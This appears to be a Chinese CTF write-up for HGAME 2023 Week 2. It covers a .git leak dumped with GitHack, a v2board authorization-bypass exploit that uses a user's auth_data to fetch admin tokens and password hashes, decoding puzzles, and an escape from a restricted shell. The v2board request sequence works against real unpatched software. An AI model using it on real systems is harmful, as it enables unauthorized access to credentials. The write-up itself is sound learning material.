
HGAME 2023 Week2 writeup by 1dn

Web


1.Git Leakage

浏览器搜一下，是git泄露，要使用GitHack解题



```
[redacted]>python GitHack.py http://week-2.hgame.lwsec.cn:32627/.git
[+] Download and parse index file ...
[+] .gitmodules
[+] LICENSE
[+] README.md
[+] TODO.txt
[+] Th1s_1s-flag
[+] assets/Matrix-Code.ttf
[+] assets/Matrix-Resurrected.ttf
[+] assets/coptic_msdf.png
```

看到了跟flag相关的文件，去文件夹里打开




```
hgame{Don't^put*Git-in_web_directory}
```

2.v2board

看了这篇文章才写出来的，是越权访问漏洞


首先先注册一个账号，回到登录页面进行登录并抓包



Request to http://week-2.hgame.lwsec.cn:32279 [101.37.12.59]

```
POST /api/v1/passport/auth/login HTTP/1.1
Host: week-2.hgame.lwsec.cn:32279
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://week-2.hgame.lwsec.cn:32279/
Content-Type: application/x-www-form-urlencoded
Content-Language: zh-CN
Content-Length: 40
Origin: http://week-2.hgame.lwsec.cn:32279
Connection: close
Cookie: _ga_P1E9Z5LRRK=GS1.1.1673690478.4.1.1673691894.0.0.0; _ga=GA1.1.77062331.167365961

email=tpaer%40hack.com&password=123qwert
```


放包返回token 和 auth_data



```
POST /api/v1/passport/auth/login HTTP/1.1
Host: week-2.hgame.lwsec.cn:32279
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0)
Gecko/20100101 Firefox/108.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://week-2.hgame.lwsec.cn:32279/
Content-Type: application/x-www-form-urlencoded
Content-Language: zh-CN
Content-Length: 40
Origin: http://week-2.hgame.lwsec.cn:32279
Connection: close
Cookie: _ga_P1E9Z5LRRK=GS1.1.1673690478.4.1.1673691894.0.0.0; _ga
=GA1.1.777062331.1673659617

email=tpaer%40hack.com&password=123qwert
```

```
HTTP/1.1 200 OK
Date: Sat, 14 Jan 2023 10:25:44 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Cache-Control: no-cache, private
Access-Control-Allow-Origin: http://week-2.hgame.lwsec.cn:32279
Access-Control-Allow-Methods: GET,POST,OPTIONS,HEAD
Access-Control-Allow-Headers:
Origin,Content-Type,Accept,Authorization,X-Request-With
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 10080
Connection: close
Content-Type: application/json
Content-Length: 168

{
  "data":{
    "token":"867de297bec53231acad49dd0eeb37e4",
    "auth_data":
    "dHBhZXJAaGFjay5jb206JDJ5JDEwJGJXTy5QL1RnYXNwSj1SeG90MTM5UE9W
    SWcwYURKS1NjSDVJUGNVR1ZHZWFKNHVhYmc0VG0u"
  }
}
```

然后在最开始的url后加/api/v1/admin/user/fetch，访问并抓包，添加Authorization请求头，值为auth_data



```
GET /api/v1/admin/user/fetch HTTP/1.1
Host: week-2.hgame.lwsec.cn:31838
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0)
Gecko/20100101 Firefox/108.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _ga_P1E9Z5LRRK=GS1.1.1673690478.4.1.1673692948.0.0.0; _ga
=GA1.1.777062331.1673659617
Upgrade-Insecure-Requests: 1
Authorization:
dHBhZXJAaGFjay5jb206JDJ5JDEwJGFWQVAvSVNNUS9iQU5pSUxvLnd3SHUva3JJL
316eHZGN1YuclBkenJPbjd4akk1bjdiRmVp
```

```
        scribe?token=829d0b7afefc58484797b63e03b8c88c"
      },
      {
        "id":1,
        "invite_user_id":null,
        "telegram_id":null,
        "email":"admin@example.com",
        "password":
        "$2y$10$JLs3LJrKqsTly8K.w9KzI.e0Jt\/7oU9W3gQYcUDSRjglLReimL
        LTS",
        "password_algo":null,
        "password_salt":null,
        "balance":0,
        "discount":null,
        "commission_type":0,
        "commission_rate":null,
        "commission_balance":0,
        "t":0,
        "u":0,
        "d":0,
        "transfer_enable":0,
        "banned":0,
        "is_admin":1,
        "is_staff":0,
        "last_login_at":null,
        "last_login_ip":null,
        "uuid":"85a1c66e-d736-42b2-a0da-69f6fb066e90",
        "group_id":1,
        "plan_id":1,
        "remind_expire":1,
        "remind_traffic":1,
        "token":"39d580e71705f6abac9a414def74c466",
        "remarks":null,
        "expired_at":0,
        "created_at":1673263308,
        "updated_at":1673267067,
        "total_used":0,
        "plan_name":"Vidar-Team Plane\ud83d\udee9",
        "subscribe_url":
        "http:\/\/week-2.hgame.lwsec.cn:31838\/api\/v1\/client\/sub
        scribe?token=39d580e71705f6abac9a414def74c466"
      }
    ],
```


拿到admin的token

Misc

1.Sign In Pro Max

是分成五个部分的flag捏

第一部分用CyberChef可以解出



From Base64
Alphabet: A-Za-z0-9+/=
[✓ Remove non-alphabet chars] Strict mode


From Base58
Alphabet: 123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmno…
Remove non-alphabet chars

From Base32
Alphabet: A-Z2-7=
Remove non-alphabet chars

Input
```
QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ==
```

Output
```
f51d3a18
```

最后一部分是凯撒




Shift: 5

```
Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy
```

```
Part5 is 0bc0ea61d21c, now put all the parts together, don't forget the format
```

emmm,中间的多搜搜就行了（找在线网站解），直接全部一起放了




```
Part1, is seems like baseXX: QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ==  -->f51d3a18
Part2, a hash function with 128bit digest size and 512bit block size: c629d83ff9804fb62202e90b0945a323  -->f91c  (md5)
Part3, a hash function with 160bit digest size and 512bit block size: 99f3b3ada2b4675c518ff23cbd9539da05e2f1f8 -->4952  (sha1)
Part4, the next generation hash function of part3 with 256bit block size and 64 rounds: 1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7db -->a3ed  (sha256
Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy.  (Caesar)
Part5 is 0bc0ea61d21c, now put all the parts together, don't forget the format  -->0bc0ea61d21c
hgame{f51d3a18-f91c-4952-a3ed-0bc0ea61d21c}
(uuid)
```


注意最后的格式，uuid

2.Tetris Master

按照题目描述的登进去，在附件里看到了hint,在输Are you tetris master?[y/n]的回答时按ctrl+c




```
}

game_main() {
    printf "Are you tetris master?[y/n]\n"
    read master
    # Hint: More than yes or no here
    if [[ $master = 'y' ]]; then
        printf "Welcome to Tetris Master\n"
    else
        printf "Welcome to Tetris Rookie\n"
        printf "Please input your target score:\n"
        read target
    fi
    game_start;
    while true; do
        new_game;
        game_over;
    done
}
#------------------------------------------------------------------------#

game_main;
```




```
┌──(kali㉿kali)-[~]
└─$ ssh ctf@week-2.hgame.lwsec.cn -p 32747
ctf@week-2.hgame.lwsec.cn's password:
Permission denied, please try again.
ctf@week-2.hgame.lwsec.cn's password:
Permission denied, please try again.
ctf@week-2.hgame.lwsec.cn's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.15.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jan 15 14:35:22 2023 from 10.0.4.205
Are you tetris master?[y/n]
^Cctf@gamebox-3140-96-8b025af099b7fea3:~$
```

看到了命令提示符，输ls看看有啥



```
Are you tetris master?[y/n]
^Cctf@gamebox-3140-96-8b025af099b7fea3:~$ ls
flag  vuln
ctf@gamebox-3140-96-8b025af099b7fea3:~$
```

然后cat flag



